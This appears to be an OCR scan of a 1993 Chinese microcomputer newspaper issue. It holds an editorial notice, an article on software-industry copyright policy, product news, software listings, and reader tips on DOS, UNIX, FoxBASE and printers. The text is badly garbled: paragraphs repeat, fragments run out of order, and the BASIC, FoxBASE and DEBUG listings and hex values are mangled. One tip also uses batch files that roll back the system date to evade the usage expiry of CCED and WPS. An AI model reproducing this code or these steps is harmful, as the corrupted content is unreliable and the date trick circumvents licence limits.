编辑部常收到读者、作者来信反映:“在微机应用中常常碰到这样或那样的难题,查找资料和教科书既费时也不一定能找到满意答案,希望编辑提供帮助”。编辑们知识面有限,无法一一解答,为此,本报开辟了“广交朋友”、“读者点题”栏目,虽可聊以应急,并非根本解决问题之计。编辑们深知本报的作者和读者中蕴藏着很多知识广博,应用经验丰富的行家能手,若能将作者和读者的智慧编辑成库,无疑会成为一个宝贵的“知识库”,相信很多疑难问题,通过信函切磋定会迎刃而解。因此,本报为了推动微机应用的深入发展,向读者、作者提供广交朋友,互相切磋技艺的有效途径,决定编辑出版“作者、读者联谊手册”。希望广大读者、作者积极参与并予以支持,请按下列内容提供资料:

1. 姓名; 2. 职务、职称; 3. 工作单位; 4. 详细通信地址和邮编; 5. 电话; 6. 技术专长(熟悉语种和语言)
- 本手册征稿截止日期:1993年5月31日, 预计93年8月出版发行。
本编辑启事

一九九二年,我国新兴的软件产业迈出了重要而关键的一步。我国的软件知识产权保护已正式步入国际化轨道,产业的建设得到了较大发展,且已置身于国际竞争的环境中,软件产品、软件市场也开始步入国际大循环,因此,对于软件产业来说,今年将面临着严峻的挑战和考验,但也是一个良好的契机,我们必须努力开发具有特色的软件产品,发挥自己的特长,要有严格的软件质量保证措施,开拓自己的领域。繁荣软件市场,在激烈的市场竞争中,使用户认识国产的软件产品,喜爱国产的软件产品,在应用中显示其巨大的效益,从而推动软件产业更快地发展。

首先,大家必须认清当前所处的形势与环境。软件企业已置身于“关贸总协定”(GATT)所要求的环境中,将按照关贸总协定的 TRIPS 文件规定执行。去年元月十七日,中美两国就知识产权问题签署了谅解备忘录,我国对计算机软件(程序)的保护已纳入国际保护文学、艺术作品的《伯尔尼公约》著作权保护范围,随后,我国参加了《伯尔尼公约》,并于九二年十月十五日生效,随之又参加了《世界版权公约》,于九二年十月三十日生效。为了解决国内法律与国际公约的衔接,我国发布了《实施国际著作权条约的规定》(第106号国务院令),于九二年九月三十日起实施。而且,与软件业的知识产权保护有关的《专利法》、《商标法》等法律也已进一步修改,至此,我国对软件知识产权保护的法律已基本完备,并达到了国际的保护水准。软件将遵照国际公约,实施法律保护,软件已置身于国际环境,这是有利于我们走向国际市场,有利于国

大力开发产品,繁荣软件市场

机电部计算机司软件处处长 陈冲

民经济的发展,有利于长远的软件发展,但目前将要承受巨大的压力和严峻的考验。

我国的软件产业建设取得了一定的进展,也经受了初步考验。“八五”规划的建设项目除浦东、深圳两个软件园正在进一步落实外,其他都已全面启动,各地政府给予软件产业的优惠政策已基本兑现,软件企业发展较快,软件已由“出科研成果”迈向“产业化”轨道。国营、个体、集体、民办、合资、外资等各类软件企业已向市场推出各种各样有特色的软件产品,如电子出版系统、财务软件、中文处理系统等,有些人数量不多的小企业,其年销售额超过一千万元的为数也不少。这充分证明了国产软件是有生命力的,更可喜的是,出现了专门从事软件服务的企业,开拓了自己的市场领域,发挥了自己的特长,取得了用户信任,如从事网络服务的企业,它们虽然没有自己的软、硬件产品,但它们按照用户的要求选择优秀产品,将其进行系统集成,指导用户开发或完全承包开发、维修服务,确保系统的正常运行和升级服务。总之,在全球性经济不景气,信息产业增长速度放慢的情况下,显示了软件产业的勃勃生机。在开放的环境下,我国自己的软件产品开始较大规模地涌现,软件企业的数量大量增加,软件产品的品种有了较大增长,软件产业经受了初步考验,得到了一定的发展。

但是,我们应该清醒地看到现存的问题,国内软件市场基本上为国外软件所把持,国内软件产品的差距还较大。新的一年中将面临更加严峻的挑战和考验,首先,随着进一步改革开放方针的执行,国民经济的各个领域都需要依赖先进的科学技术来增大自身的竞争力,其对软件的需求将增大。而且我国对软件知识产权的有效保护,大量国外优秀产品将涌入我国市场参与竞争,使得我国软件市场受到更加大的冲击,国内的软件企业只有大力开发具有特色的软件产

品,采取严格的软件质量保证措施,争取用户,在实际应用中体现出软件的价值,才能站住脚。同时,根据软件市场是在不断开拓的特点,充分利用国内的优势,发展自己的产品领域,大量生产优质软件产品,参与市场竞争,繁荣软件市场。在软件的服务上广泛开展工作,满足广大用户的需要,从而使国产的软件产品在竞争中走向世界。

具体的做法是,立足国际大循环,要生存,就要有自己的产品和自己的产业。首先应破除无所作为和对国外软件产品的盲目崇拜和迷信,不要受某些“权威”所吓倒,要向国外同行学习,要敢于挑战,即使是系统在软件领域的内,也出现了许多具有特色的新秀击败了过去的“霸主”,要清楚地看到知识产权的法律保护目的,是要推动社会经济发展,软件著作权的保护只是保护其表现形式,而不保护思想,因此,可以采用先进技术,开发出不同产品,我们要在产品形式上下功夫,要开发用户十分满意的产品,站在用户的立场上,充分考虑用户的利益,兼顺发展的趋势,这样的产品一定会具有竞争力。

同时,在软件质量保证上下力量,要改变重问题的基点,不能认为软件无法避免错误,而要立足于向用户提供好的产品在其使用范围内绝对没有错,这就要有严格的质量保证手段,让用户放心使用,提高用户对国产软件的信任度。我们要在产品开发过程中推广应用各类测试工具,完善质量保证体系,保证产品性能,加快推出新产品的评测周期,确保上市软件的品质,大力提倡从用户利益出发,对市场同类产品进行评价,从而抑制低水平重复开发,闯出自己的名牌软件产品。

软件产品生产要与市场开拓紧密结合,尽量避开别人已占优势的应用领域,在自己的优势领域,发展自己特长,开拓新领域和新市场,我国的潜在市场还很大,应与广大用户联合共同发展,这样,既增加了用户自身的竞争力,又支持了软件产业。

总之,形势是严峻的,发展的基本条件是具备的,只要措施得当,一定会将压力变为动力,今年将是具有中国特色国产软件产品涌入市场,软件的价格也将进一步得到社会承认,我们的软件市场一定会欣欣向荣,我们的软件产业将会在激烈的市场竞争中发展,软件界的同仁们,共同奋斗吧!

▲微机控制循环水设备通过鉴定 国家“八五”重点科技攻关项目——微机控制循环水设备,近日在丹东市通过国家轻工业部主持的鉴定。

由丹东水技术高新研究所设计的一台高新水产品研发、设计的所有产品全部在国内领先地位。目前已成功地应用于钢铁、宝钢、本钢等50多家大型企业。(赵超学)

▲卷烟生产微机控制系统 安徽工学院研制的“卷烟生产微机控制系统”在合肥卷烟厂投入使用,使该厂年新增产值达300万元以上。

“卷烟生产微机控制系统”采用了霍尔集成电路及单片机控制技术,系统的最大限

差(2%,计数显示一致率达100%,系统具有连续工作9000小时的能力,连续数据保护可达6个月。该系统性能价格比高,抗干扰能力强,能在恶劣的环境中连续工作。

该系统自1990年由合肥工厂运行一年后,使该厂新增产值达300万箱以上,防止浪费近10万元。该系统在烟草行业中有着广泛的应用。

▲军队营房建筑管理系统 通过鉴定 兰州军区后勤部基建营房部和兰州军区后勤部指挥自动化工作站联合研制的《军队营房建筑管理系统》于年前在兰州通过了鉴定。


该系统的研制成功,在军队基建营房业务管理中开创了利用计算机大规模进行辅助决策的先例,可比以前提高工作效率近80倍,节省大量人力、物力和财力,执行政策严格,维护方便等。经过去年1991年房地产清查整顿、1992年编制调整和日常大量业务管理工作的实践应用,已取得了显著的军事和经济效益,为军队各级机关和首长的正确决策提供了科学的依据。

鉴定委员会一致认为,该系统设计先进,结构合理、文档齐备、操作简便易学,尤其在数据库、模型库和方法库的设计中有独到之处,达到了国内先进水平,在军内外具有较大的推广应用价值。(李峻)

▲苹果电脑公司研制成功语音识别系统 苹果电脑公司已研制成功语音识别系统,该系统能识别语音,并能进行语音输入、输出、存储、检索、编辑、打印、电话文等等。该系统能识别语音,并能进行语音输入、输出、存储、检索、编辑、打印、电话文等等。



新年展望



新年展望

★编号:930103
名称:GPE通用编程环境
作者:肖能欣
功能简介:GPE是一个程序开发集成环境,特点:①支持各种中文显示,下拉菜单, WORDSTAR 编辑命令; ②多窗口,自动缩格; ③菜单程序的编辑、编译、连接、调试及目标文件运行于一身; ④用自定义热键激活,适用于各种编译程序(如汇编、语言、FoxBase、Turbo 系列语言等); ⑤提供常用编辑资料,可动态打开日历、计算器、ASCII码表、磁盘扫描等多种工具窗口; ⑥程序短小精悍,仅110K左右,占用内存少,运行速度快; ⑦可作普通编辑

器使用,随盘提供转换为WS格式的文件, GPE使编程更加方便,效率更高
典型应用 ①汇编:当前窗口编辑汇编程序, F8键进行编译, F9键连接, F10调用 CODEVIEW 或 DEBUG 测试或用 ALT+R 运行目标程序。
典型应用 ②FOXPLUS 2.1:当前窗口编辑源程序, F7键进入 FOXVIEW 定义屏幕, F8键进行模板编辑, F9调用 FOXGEN 生成 PRO 程序, 开新窗口对生成的 PRO 文件进行修改, F10调用 FOXPLUS 进行试运行。也可在 FOXPLUS 中 RUN GPE 编辑 PRG 文件。
源程序语言: Turbo Pascal
运行环境: PC 兼容机, 常用硬盘汉字系统(24行显示)
转让形式: 软盘一张(含使用说明), 源程序二张盘
转让价格: 软件80元, 源程序300元
联系人: 江苏无锡市水秀新村202号405室吴俊欣
邮编: 214071
★编号: 930104
名称: 超级识别及打印控制程序 FLRD V2.0
作者: 李斌兵
功能简介: FLRD 是一个集文字

本文件阅读和打印于一体的控制程序, 它不仅可以满足用户一般的打印要求, 而且可以满足用户对复杂分析程序的需要, 常见的一些文件分屏显示程序每屏常有特待键, 显示速度慢, 上下连贯性差, 而且不能随意着显示文件的内容, FLRD 克服上述问题, 不仅具有 TYPE 命令的自动显示功能, 并能通过四个方向键, 随意控制文件向上(下)快速或逐行的滚动显示。另外用户在阅读文本文件时, 有时需要将某一部分打印出来, 而通常的文件分页打印程序往往多打或少打, 不能满足用户的实际需要, FLRD 不仅提供打印的多种参数(字型、分页、页行

数、行号)选择, 而且还可由用户直接通过对文件显示的控制, 指定从任何一行开始打印或输出到磁盘文件, 同时, 屏幕显示与打印同步, 具有良好的直观性, 并可随时按任一键终止打印, 实现了“所得即所见”。

源程序语言: Turbo C2.0
运行环境: IBM PC 及兼容机 DOS2.0 以上版本, 对显示器及打印机无特殊要求。
转让形式: 386OK 软盘一张(软盘含源程序、编译程序、有关说明等)
转让价格: 60元
收款单位: (软件报)信息部
本软件在编辑 04号

在日常计算机应用中经常用到 PRINT-SCREEN 这个键,但在图形方式下按下此键无效并引起死机,鉴于此,笔者开发了专用屏幕打印程序并使之常驻内存,按 PRINT-SCREEN 后驻留程序可根据目前屏幕模式而选择文本打印或图形打印,并且可根据输入参数的值而灵活地放大打印屏幕,使该键变得聪明起来。

程序要驻留在内存,那么必须要有热键激活,这里仍选择屏幕打印键 PRINT-SCREEN 键即原中断 5,所以只需要将用户的中断服务例程地址放入 5 号中断矢量入口地址即可, TURBO C2.0 提供了 GETVECT() 和 SETVECT() 函数来读写中断矢量, KEEP(0, n) 使中断例程常驻内存。这样利用上述几个函数便可以方便地编写驻留程序了。

在函数 prt-screen() 中,采用直接屏幕缓冲区地址的方法输出到打印机,所以速度很快,但这里应注意在采集屏幕图形时,不是按屏幕的行进行采集而是按屏幕的列进行采集,这是因为屏幕缓冲区是按行存储的,而打印机缓冲区中的数据是按列存储的,这样就避免了由于行列转换所造成的烦杂的处理,打印出的实际图形和屏幕的实际为逆时针旋转 90°,并且在打印图形时可行横、纵扩大打印,横、纵放大倍数可以由命令行参数直接给出,本例默认相对于屏幕的纵向上放大倍数为 5(打印出的效果接近屏幕实际大小),横向上放大可根据需要用户自行设计。

程序附后,本程序已在 IBM PC XT 兼容机上 TURBO C2.0 下调试通过。

河南 王刚

本杂志责任编辑 06 号

如何寻找丢失的文件是许多人所关心的问题,我们平时虽可用 CHKDSK 命令来恢复一些被丢失的文件,但恢复的文件却不一定是我们想要的,而且恢复后的文件又必须得一个一个地查看是否有用,这样既费时又费力,还不一定有效。如果我们刚录好了一篇较长或较为重要的文章,但因某种原因的误操作,使得在磁盘上所列的目录中找不到该文件,而我们又确信肯定它一定还存在磁盘上时,此时用 CHKDSK 命令却不一定能找到此文件,那该怎么办呢?还有没有更好的办法使我们能一次性地找到丢失的这个文件呢?回答是肯定的,这里就向读者介绍一种较为实用的、有针对性地查找丢失文件的方法。

如何寻找丢失的文本文件

2. 调用 PCTOOLS 进行查找

当进入 PCTOOLS 后,首先按 F8,转到磁盘服务功能,再选用“F”项,选择所要进行操作的磁盘号。在进入查找功能后,按“F1”键切换到“HEX”(十六进制)输入方式,输入在以上第一步中所获得的汉字代码:“BCC6BE3BBFA8BEDBCFE”。敲回车键即可进行查找。

当 PCTOOLS 找到这五个汉字的代码时,便在屏幕上显示其所存扇区,此时我们可以看到在屏幕右边的 ASCII 码显示区上许多图形符号,这些图形符号即是汉字(如果整屏幕的 PCTOOLS 软件是汉化了的,或是在某些有汉字的机上运行,您则可看见 ASCII 码中显示的是汉字),记下此时屏幕所显示的扇区后按 ESC 键退出,之后再重新选“E”编辑键,当屏幕出现 HEX 码时选“F2”,出现菜单后选择 C 项,此时系统询问要显示的扇区号,则输入刚才记下的扇区数,然后用翻页键翻页,查找文件的起始扇区(记下该扇区号,再连续向下翻页查找文件的结束标志(以图形符号结束为标志),记下所查得的结束扇区号。本例中,首扇区号为 10101,尾扇区号 10106(这个扇区号是随机的)。

3. 调用 GWBASIC

调用 GWBASIC 的目的是求出文件在起始扇区和总字节数的十六进制码。如果用户在上述有 GWBASIC 软件,或觉得使用 GWBASIC 太过麻烦,亦可用手工换算的方法求取这十六进制码,这里仅介绍使用 GWBASIC 的方法。

C)GWBASIC
?HEX \$(10101),求起始扇区 10101 的十六进制码

C)DEBUG
-R100 “计算机软件”,输入文本文件中较有特色的几个汉字
-D100LA,显示“计算机软件”这五个汉字的内存码,其中,五个汉字共由 10 个字节组成,故使用时用“A”来限定显示代码(A 在 HEX 码中代表 10)
BC C6 CB E3 BB FA C8 ED -BC FE
... ;记下这 10 个代码
-Q,退出 DEBUG

2775 这是起始扇区的十六进制码,记下 OK
?HEX \$(5*512),此处的“5”是指结束扇区号与起始扇区号之差,“512”是指每一个扇区共有 512 个字节,这是求文件总的字节数的十六进制码
A00,这是总字节数的十六进制码,记下 OK
SYSTEM,退出 GWBASIC
4. 再次调用 DEBUG;
这次调用 DEBUG 目的是将丢失的文件恢复。
C)DEBUG
-L 100 2 2775 5,此处的“2”是指磁盘,“2775”指起始扇区的十六进制码,“5”是结束扇区与起始扇区之差
-R CX,0000
-M 0000,填入总字节数的十六进制码
-N FILE.SAV,恢复后的数据存入文件 FILE.SAV 中
-W
-Q
至此,丢失的文件即已全部(或部分)恢复到文件名为 FILE.SAV 的文件中了,此方法已在 IBM/PC、长城 0520CH.AST 386SX/16 上运行通过。 广西 梁勤松

在 UNIX 下按文件类型或时间界限列目录

在工作中我们有时需要在某路经的众多文件中列出某些特定类型的文件,如找出所有目录文件以便进一步查找,有时还需要找出早于(或晚于)某一时间的文件,然而,UNIX 或 XENIX 的各种列目录命令并不提供这些功能,为方便,我编了一个具有上述功能的列目录程序作为日常工具,程序清单如下。

使用方法:shb[选项]文件名(或通配符)
选项 d——目录文件 f——FIFO 文件 c——字符设备文件
b——块设备文件 t——时间界限
缺省或它值——普通文件

当选项中有 t 时,屏幕提示,请输入时间界限(>=<[YYMMDDHH]);
其中:.) 代表“等于”,(代表“早于”,= 代表“等于”,精读到小时,这里的时间界限长度任意(小时以上精度随意)。
例如:(1)shb-d*
列出当前目录下所有子目录。
(2)shb-c/dev/*
请输入时间界限
>=<[YYMMDDHH],0809
列出/dev目录下8月9日以后的所有以字符开头的文件。
(3)shb-t/usr/sft
请输入时间界限
>=<[YYMMDDHH],01081215
列出/usr目录下8月12日15点以前的所有以s开头的三个字符组成的普通文件。
本程序在 XENIX V 及 UNIX SYSTEM V 下均运行通过。
浙江 高安机

我单位开始配备 386 多用户微机,当我们把用户下 foxBASE 中编制的程序移植到 XENIX 系统中,在终端上运行 foxBASE 的打印程序时,可以将打印程序设置成 set print so cat /dev/lpo,但如果原程序是经过编译的,这样就无法修改程序,本人经过一段时间摸索,发现在 XENIX 所在用户下设立一个 CONFIG.SYS 文件,在其中增加一项 spooler=cat /tmp/****.cho /033/033/033/034/001/034/000/034/0/cat tmp/****.cho /033/033/033 [4]rm /tmp/****.cho 可解决所有单用户下 foxBASE 的打印程序不经修改即可移植到多用户运行,这里以 VT100 终端和 LQ-1600K 打印机为例说明 CONFIG.SYS 文件中 spooler 的作用:
1. cat /tmp/****
将所要打印的东西定向到一个临时文件中
2. echo /033/033/033/034/001/34/000/000/c
033/c 是进入 VT100 终端打印方式 033 是 Esc 键的 8 进制码
033 初始化 LQ-1600K 打印机
034v 001 进入自动制表方式
034v 000 000 设置打印的字符码,这里设置为 0.034 是 chr(28)的 8 进制码
o 是回车不换行
cat /tmp/****
打印临时文件
echo /033/033/033 [4]r
033/0 初始化打印机
034] 是退出终端打印方式
5.rm /tmp/**** 是删除临时文件
使用者还可根据实际情况需要在 spooler 后增加一些内容,如要替换临时文件中的一字符串,可在 cat /tmp/****.cho 后加 sed 's,旧字符串/新字符串,/g' tmp/****.cho,即可以对打印一些临时文件时而不必修改整个文件句,这样就可不必修改文件而达到打印目的。福建 陈初

多用户微机,当我们把用户下 foxBASE 中编制的程序移植到 XENIX 系统中,在终端上运行 foxBASE 的打印程序时,可以将打印程序设置成 set print so cat /dev/lpo,但如果原程序是经过编译的,这样就无法修改程序,本人经过一段时间摸索,发现在 XENIX 所在用户下设立一个 CONFIG.SYS 文件,在其中增加一项 spooler=cat /tmp/****.cho /033/033/033/034/001/034/000/034/0/cat tmp/****.cho /033/033/033 [4]rm /tmp/****.cho 可解决所有单用户下 foxBASE 的打印程序不经修改即可移植到多用户运行,这里以 VT100 终端和 LQ-1600K 打印机为例说明 CONFIG.SYS 文件中 spooler 的作用:

在数据库管理信息系统中,经常涉及到报表的打印,对于表中的数据"0",一般情况下是打印出来,在人工报表时,一般情况是如果表中该栏数据为"0",就不写任何数据,让其空着,有时为了报表的美观,对于表中的"0",采用不打印方法来实现。下面介绍两种方法,供同行参考。

一、直接判断法
这种方法为一般人所采用,即在打印时,直接使用数据库,首先判断被打印数据是否为"0",若为"0",则将字段或相应变量的值置成空字符串(注意该字段为数字型,则用空字符串给相应变量,若字段为字符型,则用空字符串清"0",对于变量处理也如此),再打印,否则直接打印。

这种方法有些缺点,其一,若用于打印上百个以上记录的数据库时,打印速度在一定程度上要受到影响,因为每打印一个记录都要对其中的一些字段或字段的相应赋值变量(指表中数据)进行一次判断处理,也增加了程序的冗余度。

二、预先处理法
这种方法的基本思想是,用原始数据库构成一个新的结构文件,然后对结构文件的字段进行相应修改,再用修改后的结构文件建立一个新的数据库,其次将原始数据库的数据拷贝过来,再对该数据库为"0"的数据进行处理。(为了方便起见,以下用程序加以说明)当然,在打印时,仍需对累加数或表中各栏加、减、乘、除等的结果数进行"0"不打印处理。

```

程序清单及注释如下:
*程序名:LB DY.PRG *
CLEA
SET SAFE OFF
SET TALK OFF
USE QQ& 打开原始数据库QQ.DBF
COPY TO QQ1 STRU EXTE & 建立结构文件QQ1.DBF
USE QQ1 & 打开结构文件QQ.DBF
REPL ALL FIELD-DEC WITH 0 FOR
FIELD-TYPE="N"
REPL ALL FIELD-TYPE WITH "C" FOR;
FIELD-TYPE="N" & 作替换处理
CREA QQ2 FROM QQ & 建立新的数据库QQ2.DBF
APPE FROM QQ & 将原始数据库拷贝到QQ2.DBF中
REPL ALL JCGZI WITH SPAC(7) FOR VAL

```

```

(JCGZI)=0
REPL ALL GWGZI WITH SPAC(7) FOR
VAL(GWGZI)=0
REPL ALL JNGZI WITH SPAC(7) FOR VAL
(JNGZI)=0
USE
RETU

```

经过以上程序处理,最终建立了消除"0"的数据库QQ2.DBF,再用DBASEIII或FOXBASE语言编制的打印程序便可实现数据的"0"不打印。这种方法可以减少程序的冗余度,提高打印的速度,节省了空间和时间,也增加了报表的美观。特别是打印百个以上的数据库文件时,比较明显。若采用BASIC直接调用数据库文件的方法,还可以提高数据处理速度和打印速度。

以上的数据库的结构如下:
数据库结构:数据库名:P,QQ.DBF
数据库中的数据记录个数: 911
数据库最后一次更新日期:07/28/92

序号	字段名	类型	宽度	小数位
1	DWI	字符型	10	
2	XMI	字符型	8	
3	JCGZI	数字型	7	2
4	GWGZI	数字型	7	2
5	JNGZI	数字型	7	2
总计				
			40	

数据库结构:数据库名:P,QQ1.DBF
数据库中的数据记录个数: 5
数据库最后一次更新日期:07/30/92

序号	字段名	类型	宽度	小数位
1	FIELD-NAME	字符型	10	
2	FIELD-TYPE	字符型	1	
3	FIELD-LEN	数字型	5	
4	FIELD-DEC	数字型	5	
总计				
			18	

数据库结构:数据库名:P,QQ2.DBF
数据库中的数据记录个数: 911
数据库最后一次更新日期:07/30/92

序号	字段名	类型	宽度	小数位
1	DWI	字符型	10	
2	XMI	字符型	8	
3	JCGZI	字符型	7	
4	GWGZI	字符型	7	
5	JNGZI	字符型	7	
总计				
			40	

重庆 居厚良

PATH命令一处应用

DOS系统有一条内部命令PATH,用以指明扩展查找通道,其主要功能是:当一个外部命令或应用程序被执行时,如果在当前目录中找不到这个可执行的文件名,则到PATH指出的其它目录下查找;如果在其它目录下找到可执行文件名,命令可以照样运行。可是,如果应用程序带有辅助子程序,一般就不能正常执行,如文本编辑软件WS.COM等。

但是,笔者在实践中发现,并非所有带辅助子程序的可执行文件都不能正常执行,如FOXPLUS 2.1数据库管理程序。笔者在软盘硬盘的DOS系统下安装了多个数据库管理软件,都需要用FOX来支持运行,而每个FOX要占去很多磁盘空间,仅它的三个核心文件就占了413KB,这样运行5个应用软件就先被支持程序占去2兆以上的空间。如果能使多个软件共享一个FOX支持程序,不就可以省去很多可用空间了吗?于是笔者想到了PATH命令。

在每次运行FOX命令之前,先运行一条PATH路径的命令,指明FOX文件存放的目录,然后执行FOX命令;退出FOX后再用PATH恢复进入FOX前的路径,这一过程用批处理文件来完成更为方便。

经过上述操作,实现了FOX的系统共享,5个数据库软件起码省出了1.6兆空间。

江苏 陈启平

一个功能完善、性能优良的管理系统应当容许用户操作上的失误,并提供更正的措施。当用户操作失误时,不应强制系统退出到提示符状态下,或发生不应该发生的错误,而是给予用户必要的提示信息或不予接收,当用户回答正确后,程序继续运行。下面提供几种能满足这种要求的容错处理方法,以供参考。

```

@>10 SAY '1.查问' =333
@>4.10 SAY '2.修改' LOOP
@>5.10 SAY '3.打印' ENDIF
@>6.10 SAY '4.退出'
XZ=0
@>7.10 SAY '请选择:'
'GET 'XZ' PKT' 10
RANGE 0,3
READ
IF XZ=0

```

浅谈FOXBASE中的容错处理

1. 在一般的菜单选择中,为防止用户误操作,可结合使用PICTURE和RANGE子句,使得系统只接收符合规定的数据类型、格式及范围的按键。

如:
XZS="CXKGDY"
DO WHILE T.

```

3,echo >temp. $$$
4, type temp. $$$
|data>rq.bat
5,cls
6,call rq.bat
7,echo *** CED 运行结束, 请变更日期修正 ***
程序二:
C>TYPE CURRENT.BAT
1,echo off
2,echo %<>temp1. $$$
3, echo 12-30-1989
>temp. $$$
4,date <temp. $$$
5,call ceed.com
6,date <temp1. $$$
7,del rq.bat
8,del tem. $$$
9,del temp1. $$$

```

系统当前日期临时保存与释放

一些软件的使用有日期的限制,如中文文字表软件CCED,当系统日期设置在1989年12月31日以后,在使用时屏幕会显示,"CCED使用期限已到,需要更新版本?"然后即退出CCED,此时CCED将无法使用,另外PC机CPU的主板,若系统日期设置在1991年7月31日以后,在进入WPS后屏幕会显示:"你目前使用的WPS版本2.1软件将于1991年7月31日期满"等信息,如果此时继续使用WPS软件,文件WPS2.OVL将被删除。对于这类情况,我们通常的方法是:先用DOS的DATE命令将系统日期改在软件的使用期限内,然后再运行这些有日期限制的软件,运行完后再用DATE命令将日期改回为当前实际日期,整个过程较为麻烦,并且在使用这类软件时若忘记事先修改系统日期是存在安全隐患的,可能对应用软件和我们的源程序造成破坏,实际上只要能实现将系统当前日期的临时保存与释放,以上过程即可由批处理文件自动完成。现介绍批处理文件RCCED.BAT(见程序一)和CURRENT.BAT(见程序二)在运行CCED时,完成系统当前日期的临时保存与释放的过程。

批处理文件RCCED.BAT
中,3行将回车符送到临时文件TEMP. \$\$\$中,4行利用DOS管道命令">"将TEMP. \$\$\$中的回车符送到DATE命令中,DATE命令执行后即输出以下两行信息:

```

Current date is Fri 11
-01-1991
Enter new date (mm-dd-yy)

```

利用DOS的重定向功能将这两行信息加到文件RQ.BAT中,6行即使用DOS的CALL命令调用文件RQ.BAT,也即执行上述两行信息中的第一行,DOS将Current赋给可替换参数%0,开始调用批处理文件CURRENT.BAT,并将date赋给

RENT.BAT后,即在需要使用时按RCCED并回车,便可正常运行CCED软件而不必管日期限制的问题,若要运行PUC,只要将CURRENT.BAT中的第5行改为CALL WPS即可。

以上程序在SUNDB6、HP386、GV386主机AR3240打印机上实现,操作系统为DOS3.3,汉字系统为CDOS2.10F。

成者 李健
C>TYPE RCCED.BAT
1,echo off
2,echo *** 在有假期
内运行CCED ***

Star AR-3240高点阵多字
24针超高速汉字打印机以其卓越的性能深受用户青睐。我们在多年使用过程中,摸索到一些使用说明上没有或不详尽的经验技巧。

一、关于右移打印
右移打印在打印文稿中经常使用,有以下三种方法:
1. 在WS、高级语言中)用 [1* 设置左边界, *用 Alt+n (先按住 Alt键,再按数字n后,放开 Alt键)产生,在BASIC语言中可用 CHR\$(n),可使AR3240打印右移n列打印。
2. 在BASIC语言下)用 LPRINT TAB(n);
3. 在BASIC语言下)用 LPRINT SPACE\$(n);

二、关于无级变倍、倍级放大无级变倍、倍级放大可实现打印很多种点阵的字体,非常受欢迎,使用不当,也会出问题。正确使用方法是:
1. 利用无级变倍不仅用

AR3240打印机使用经验

您会觉得非常方便:
先计算 n1(标题面大数字符数)=[正文字体横向往数字最大字符数]+标题面大数字横向往数字+1,比如正文每行用32个(纵向)×32(横向)点阵打印58个字符(28个汉字),标题用48×48点阵打印,则n=(32×55)+48+1=3800可记住这个数字,以后就不必再计算了。然后在WS中按F4再输入n(如上面的3800),最后将光标移至箭控制行,按Ctrl+O+CWS中将标题以标尺为准居中(三个键),再将光标移动到该行第一列和末尾列,在插入状态下,写上控制码即这样不需测试即可将所控制标题居中(无论您打印时是否有移码可实现),避免了时间、设备和材料的浪费。

四、关于其它控制码
<ESC>(CHR\$(27)),
<ESC>(CHR\$(27)),

<FS>(CHR\$(28))命令可分别用 [* 代替,必须运行联机程序AR3240.COM,注意控制码的大小写。
1. ESC 3 n; 设定n/180行距
2. ESC A n; 设定n/60行距
3. ESC Q n; 设定右边界位置
4. ESC X n1 n2; 设定左右边界位置
5. ESC L n; 设定左边界位置
6. FS 3 n; 设定n/360行距

上述命令中的n1,n2必须用Alt+n,n1,n2产生,不能直接写数字,参见上述第一点第一行,还有一些命令中的n也必须用Alt+n代替,这里不再举例,有必要补充一点,ESC @ n1 n2(纵向倍级放大)中的n1,n2要直接写数字,FS @ n1 n2(无级变倍)中的n1,n2要写控制码,在其它文章中已作过较详细的介绍,这里不再重复。

天津 魏海东

将物体的三维坐标转化为屏幕二维坐标，作图是一项计算量要更大的工作，形成动画需要更多的数据，更快的运算速度。

理想物体全方位动画

短格式动画。

2. 对侧面的远近可表现曲面。如机翼，船体局部和蛋壳等。

3. 该程序可将物理理想化全方位任意距离，任意角速度观察物体，实现远近大小。

该程序分为两个部分。

第一部分，BASIC程序，将三维坐标转化为屏幕坐标，该程序可生成两种文件。

①T文件，存放物体各点的实际三维坐标，和连线顺序。可反复使用或经过修改形成别的物体。


②B文件，其后缀为DATA；存放物体各项各点的二维屏幕坐标，可随时调入内存用CALL768显示。

第二部分，机器语言程序，可显示物体动画。起始地址为A\$900，长度5B3

例有一根架如图形所示，然后上机运行。①运行 PUB.PART.A，如果 PUB.PATR.B不在内存，在程序的一开始就会将其调入内存。②提示'LOAD OR MAKE DATA(L/M)'. 'L'是调物体的三维坐标数据(T文件)，'M'是建立一

其主要特点。1. 由于使用机器语言，并且无大量的运算，两页高分辨交替显示，所以速度较BASIC有值的提高，看不到作图过程，对一般简单的物体(画线数小于40条)可形成光滑的动画。对于复杂的物体也可以形成形

```
Header: PUB PART. A
10 OPEN GOTO 550
20 TEXT: HOME, DIM PL$(100), Q=1, D$=CHR$(4), G$=CHR$(7), COLOR=3, PRINT
30 IF FEEL(LOAD)<160 THEN PRINT D$, "LOAD PUB PART. A"
40 PRINT "LOAD OR MAKE DATA", GET A$, HOME, IF A$="" THEN 100
50 PRINT D$, "CATALOG", INPUT "NAME OF THE DATA", NAME$, PRINT D$, "OPEN", NAME$, PRINT D$, "READ", NAME$, INPUT N$, DIM XY(N$,3)
60 FOR A=1 TO N$, FOR B=1 TO 3, INPUT XY(A,B), NEXT B, A
70 INPUT "FOR A=1 TO N$, INPUT PL$(A), NEXT A, PRINT D$, "CLOSE", NAME$
80 GOSUB 560, FOR A=1 TO N$, HTAB 1, PRINT A, " ", FOR B=1 TO 3, HTAB 10*B+1, PRINT XY(A,B), NEXT B, PRINT, NEXT A
90 AD=2452, ALN=0, FOR Q=1 TO V%: PRINT "POINT/LINE", PL$(Q), GOSUB 510, NEXT Q, Q=1, POKE-16366, GOTO 170
100 INPUT "HOW MANY POINTS(2-60)", N$, DIM XY(N$,3), GOSUB 560, L=1, B=N%
110 FOR A=L TO B, HTAB 2, PRINT A, " ", FOR B=1 TO 3, HTAB 10*B+1, C$=""
120 GET A$, C$=ASC(A$), IF C$<OR C$>51 AND C$<OR C$>52 AND C$<OR C$>53 AND C$<OR C$>54 THEN PRINT Q, GOTO 120
130 PRINT A, " ", IF C$=3 THEN XY(A,B)=VAL(C$)
140 C$=C$+1, GOTO 120
150 IF C$="" THEN XY(A,B)=XY(A-1,B), HTAB FEEL(567), PRINT XY(A,B),
160 NEXT B, PRINT, NEXT A
170 PRINT "CHANGES OR NOT?(Y/N)", GET A$, PRINT A$, IF A$<>"Y" THEN 200
180 HOME, INPUT "WHICH ONE", CH, IF CH<OR CH>N% THEN 200
